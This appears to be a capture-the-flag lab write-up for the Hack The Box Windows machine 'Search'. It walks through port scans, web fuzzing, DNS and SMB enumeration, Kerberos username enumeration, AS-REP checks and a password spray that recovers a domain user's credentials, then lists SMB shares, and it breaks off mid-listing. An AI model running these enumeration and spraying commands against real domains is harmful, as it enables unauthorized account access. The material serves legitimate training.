Search

Sunday, April 24, 2022 7:43 PM

1. Network Scanning

   Below show TCP Scan for ports.

```
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Search &amp;mdash; Just Testing IIS
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-04-24 11:43:05Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2022-04-24T11:44:37+00:00; +25s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
443/tcp  open  ssl/http     Microsoft IIS httpd 10.0
| tls-alpn:
|_  http/1.1
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Search &amp;mdash; Just Testing IIS
|_ssl-date: 2022-04-24T11:44:37+00:00; +25s from scanner time.
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=research
| Not valid before: 2020-08-11T08:13:35
|_Not valid after:  2030-08-09T08:13:35
|_ssl-date: 2022-04-24T11:44:37+00:00; +25s from scanner time.
8172/tcp  open  ssl/http     Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| ssl-cert: Subject: commonName=WMSvc-SHA2-RESEARCH
| Not valid before: 2020-04-07T09:05:25
|_Not valid after:  2030-04-05T09:05:25
|_ssl-date: 2022-04-24T11:44:37+00:00; +25s from scanner time.
| tls-alpn:
|_  http/1.1
|_http-title: Site doesn't have a title.
9389/tcp  open  mc-nmf       .NET Message Framing
49667/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc        Microsoft Windows RPC
49686/tcp open  msrpc        Microsoft Windows RPC
49700/tcp open  msrpc        Microsoft Windows RPC
49709/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 25s, deviation: 0s, median: 24s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-04-24T11:43:58
|_  start_date: N/A
```

   UDP Scan

```
PORT    STATE SERVICE      VERSION
53/udp  open  domain       (generic dns response: SERVFAIL)
| fingerprint-strings:
|   NBTStat:
|_    CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
88/udp  open  kerberos-sec Microsoft Windows Kerberos (server time: 2022-04-25 09:09:47Z)
123/udp open  ntp          NTP v3
| ntp-info:
|_
389/udp open  ldap         Microsoft Windows Active Directory LDAP (Domain: search.htb0., Site: Default-First-Site-Name)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https:/
/nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-UDP:V=7.92%I=7%D=4/25%Time=6266656A%P=x86_64-pc-linux-gnu%r(NBTS
SF:tat,32,"\x80\xf0\x80\x82\0\x01\0\0\0\0\0\0\x20CKAAAAAAAAAAAAAAAAAAAAAAA
SF:AAAAAAA\0\0!\0\x01");
Service Info: Host: RESEARCH; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 10s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

2. Web Fuzz

Directory Fuzz. Discover some interesting directory and webpage. Especially the '/staff' directory.

```
________________________________________________

Images                  [Status: 301, Size: 148, Words: 9, Lines: 2, Duration: 260ms]
Index.html              [Status: 200, Size: 44982, Words: 13260, Lines: 1030, Duration: 258ms]
Main.html               [Status: 200, Size: 931, Words: 69, Lines: 18, Duration: 264ms]
aux                     [Status: 404, Size: 1888, Words: 391, Lines: 41, Duration: 265ms]
certenroll              [Status: 301, Size: 152, Words: 9, Lines: 2, Duration: 264ms]
com1                    [Status: 404, Size: 1889, Words: 391, Lines: 41, Duration: 262ms]
com2                    [Status: 404, Size: 1889, Words: 391, Lines: 41, Duration: 262ms]
com3                    [Status: 404, Size: 1889, Words: 391, Lines: 41, Duration: 264ms]
com4                    [Status: 404, Size: 1889, Words: 391, Lines: 41, Duration: 260ms]
con                     [Status: 404, Size: 1888, Words: 391, Lines: 41, Duration: 263ms]
css                     [Status: 301, Size: 145, Words: 9, Lines: 2, Duration: 256ms]
fonts                   [Status: 301, Size: 147, Words: 9, Lines: 2, Duration: 257ms]
images                  [Status: 301, Size: 148, Words: 9, Lines: 2, Duration: 257ms]
index.html              [Status: 200, Size: 44982, Words: 13260, Lines: 1030, Duration: 259ms]
js                      [Status: 301, Size: 144, Words: 9, Lines: 2, Duration: 257ms]
lpt1                    [Status: 404, Size: 1889, Words: 391, Lines: 41, Duration: 264ms]
lpt2                    [Status: 404, Size: 1889, Words: 391, Lines: 41, Duration: 264ms]
main.html               [Status: 200, Size: 931, Words: 69, Lines: 18, Duration: 257ms]
nul                     [Status: 404, Size: 1888, Words: 391, Lines: 41, Duration: 265ms]
prn                     [Status: 404, Size: 1888, Words: 391, Lines: 41, Duration: 262ms]
single.html             [Status: 200, Size: 19559, Words: 5705, Lines: 373, Duration: 262ms]
staff                   [Status: 403, Size: 1233, Words: 73, Lines: 30, Duration: 255ms]
:: Progress: [40952/40952] :: Job [1/1] :: 154 req/sec :: Duration: [0:04:28] :: Errors: 0 ::
```

Fuzz more on staff directory.


Vhost Fuzz. Not getting useful info. The image can't be added, because it is too long.

Nikto Scan. Not getting useful info.


```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.11.129
+ Target Hostname:    10.10.11.129
+ Target Port:        80
+ Start Time:         2022-04-24 20:27:35 (GMT8)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fa
shion to the MIME type
+ Retrieved x-aspnet-version header: 4.0.30319
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ 8041 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2022-04-24 21:05:29 (GMT8) (2274 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search$
```

3. Website Enumeration on Port 80

   Main Page Top Section. There is really nothing much on here.




About Us section contain some readable strings




Extracted all the Names that found in the website. Save it as 'names.md'

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items$ cat names.md
Keely.Lyons
Dax.Santiago
Sierra.Frye
Kyla.Stewart
Kaiara.Spencer
Dave.Simpson
Ben.Thompson
Chris.Stewart
Administrator
Jean.Doe
Admin
```

Contact Page Check via Burp Intercept. Discover a message parameter here.




Access to '/single.html'. Leave a comment section. There is really nothing to be get from the comment section.



Search Box function enumeration on single.html. This function is not getting any response. Which mean this button is just decoy.

4. Website Enumeration on Port 443

   Discover new subdomain in the certificate.



5. SMB Enumeration

   SMBMap scanned with empty username and password. Not getting any useful result.

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search$ smbmap -u "" -p "" -H $IP -d search.htb
[+] IP: 10.10.11.129:445        Name: research.search.htb
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search$ smbmap -u "" -p "" -H $IP -d research.search.htb
[+] IP: 10.10.11.129:445        Name: research.search.htb
```

6. DNS Enumeration

   Discover hostmaster subdomain. Nothing really can be discovered

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search$ dig ANY @$IP search.htb

; <<>> DiG 9.18.1-1-Debian <<>> ANY @10.10.11.129 search.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58741
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;search.htb.                    IN      ANY

;; ANSWER SECTION:
search.htb.             600     IN      A       10.10.11.129
search.htb.             3600    IN      NS      research.search.htb.
search.htb.             3600    IN      SOA     research.search.htb. hostmaster.search.htb. 435 900 600 86400 3600
search.htb.             600     IN      AAAA    dead:beef::250

;; ADDITIONAL SECTION:
research.search.htb.    3600    IN      A       10.10.11.129
research.search.htb.    3600    IN      AAAA    dead:beef::247
research.search.htb.    3600    IN      AAAA    dead:beef::fc7d:3571:90d7:2736

;; Query time: 359 msec
;; SERVER: 10.10.11.129#53(10.10.11.129) (TCP)
;; WHEN: Sun Apr 24 20:34:31 +08 2022
;; MSG SIZE  rcvd: 225
```

7. Username validation via Kerberos

   Discover 4 valid name as shown below.

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items$ /opt/kerberos/kerbrute userenum -d search.htb --dc $IP names.
md

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/25/22 - Ronnie Flathers @ropnop

2022/04/25 20:12:13 >  Using KDC(s):
2022/04/25 20:12:13 >   10.10.11.129:88

2022/04/25 20:12:14 >  [+] VALID USERNAME:       Keely.Lyons@search.htb
2022/04/25 20:12:14 >  [+] VALID USERNAME:       Dax.Santiago@search.htb
2022/04/25 20:12:14 >  [+] VALID USERNAME:       Administrator@search.htb
2022/04/25 20:12:14 >  [+] VALID USERNAME:       Sierra.Frye@search.htb
2022/04/25 20:12:14 >  Done! Tested 11 usernames (4 valid) in 0.684 seconds
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items$
```


Current valid_users.md

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/words-dir$ cat valid_users.md
keely.lyons@search.htb
dax.santiago@search.htb
administrator@search.htb
sierra.frye@search.htb
```

Query for 'Do not require Kerberos pre-authentication'.

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/words-dir$ GetNPUsers.py search.htb/ -usersfile valid_users.md
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] User keely.lyons@search.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dax.santiago@search.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator@search.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sierra.frye@search.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Looking some hint on the webpage, we find an image that contain word on notebook. 'Send Password to Hope Sharp \n IsolationIsKey ?' We can think of the name as hope.sharp.



Brute force again for the users list. Now that we get that hope.sharp is valid users.

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/words-dir$ /opt/kerberos/kerbrute userenum -d search.htb --dc
$IP names.md

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/25/22 - Ronnie Flathers @ropnop

2022/04/25 21:46:31 >  Using KDC(s):
2022/04/25 21:46:31 >   10.10.11.129:88

2022/04/25 21:46:31 >  [+] VALID USERNAME:       Sierra.Frye@search.htb
2022/04/25 21:46:31 >  [+] VALID USERNAME:       Dax.Santiago@search.htb
2022/04/25 21:46:31 >  [+] VALID USERNAME:       Keely.Lyons@search.htb
2022/04/25 21:46:31 >  [+] VALID USERNAME:       Administrator@search.htb
2022/04/25 21:46:32 >  [+] VALID USERNAME:       Hope.Sharp@search.htb
2022/04/25 21:46:32 >  Done! Tested 12 usernames (5 valid) in 0.513 seconds
```

Query again for the 'Do not required kerberos preauth'. We can see that hope.sharp user does not have the options for it as well.

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/words-dir$ GetNPUsers.py search.htb/ -usersfile valid_users.md
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[-] User keely.lyons@search.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dax.santiago@search.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator@search.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sierra.frye@search.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hope.sharp@search.htb doesn't have UF_DONT_REQUIRE_PREAUTH set
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/words-dir$
```

Brute force for valid credentials.

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/words-dir$ /opt/kerberos/kerbrute passwordspray -d search.htb
--dc $IP valid_users.md 'IsolationIsKey?'

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/25/22 - Ronnie Flathers @ropnop

2022/04/25 22:01:50 >  Using KDC(s):
2022/04/25 22:01:50 >   10.10.11.129:88

2022/04/25 22:01:51 >  [+] VALID LOGIN:  hope.sharp@search.htb:IsolationIsKey?
2022/04/25 22:01:51 >  Done! Tested 5 logins (1 successes) in 1.032 seconds
```

8. SMB Enumeration via the discovered valid credentials

Discover more shared folders. We notice that RedirectedFolders was allowed to R+W permission.

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/smb-dir$ smbmap -u hope.sharp -p 'IsolationIsKey?' -H $IP -d s
earch.htb
[+] IP: 10.10.11.129:445        Name: research.search.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        CertEnroll                                              READ ONLY       Active Directory Certificate Services share
        helpdesk                                                NO ACCESS
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        RedirectedFolders$                                      READ, WRITE
        SYSVOL                                                  READ ONLY       Logon server share
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/smb-dir$
```

On CertEnroll folder. Discover a ASP file and some certificate files.

```
# use CertEnroll
ls# ls
drw-rw-rw-          0  Mon Apr 25 08:51:33 2022 .
drw-rw-rw-          0  Mon Apr 25 08:51:33 2022 ..
-rw-rw-rw-        330  Tue Apr  7 15:29:31 2020 nsrev_search-RESEARCH-CA.asp
-rw-rw-rw-        883  Tue Apr  7 15:29:29 2020 Research.search.htb_search-RESEARCH-CA.crt
-rw-rw-rw-        735  Mon Apr 25 08:51:33 2022 search-RESEARCH-CA+.crl
-rw-rw-rw-       1047  Mon Apr 25 08:51:33 2022 search-RESEARCH-CA.crl
#
```

Content of the ASP file. I have totally no idea on what is about.

```
<%
Response.ContentType = "application/x-netscape-revocation"
serialnumber = Request.QueryString
set Admin = Server.CreateObject("CertificateAuthority.Admin")

stat = Admin.IsValidCertificate("Research.search.htb\search-RESEARCH-CA", serialnumber)

if stat = 3 then Response.Write("0") else Response.Write("1") end if
%>
```

On RedirectedFolders$ folder, discover usernames. All this names added to names.md file. We also noted that sierra.frye is different Year compare to other users.

```
# use RedirectedFolders$
# ls
drw-rw-rw-          0  Mon Apr 25 22:03:52 2022 .
drw-rw-rw-          0  Mon Apr 25 22:03:52 2022 ..
drw-rw-rw-          0  Wed Apr  8 02:12:58 2020 abril.suarez
drw-rw-rw-          0  Fri Jul 31 21:11:32 2020 Angie.Duffy
drw-rw-rw-          0  Fri Jul 31 20:35:32 2020 Antony.Russo
drw-rw-rw-          0  Wed Apr  8 02:32:31 2020 belen.compton
drw-rw-rw-          0  Fri Jul 31 20:37:36 2020 Cameron.Melendez
drw-rw-rw-          0  Wed Apr  8 02:15:09 2020 chanel.bell
drw-rw-rw-          0  Fri Jul 31 21:09:07 2020 Claudia.Pugh
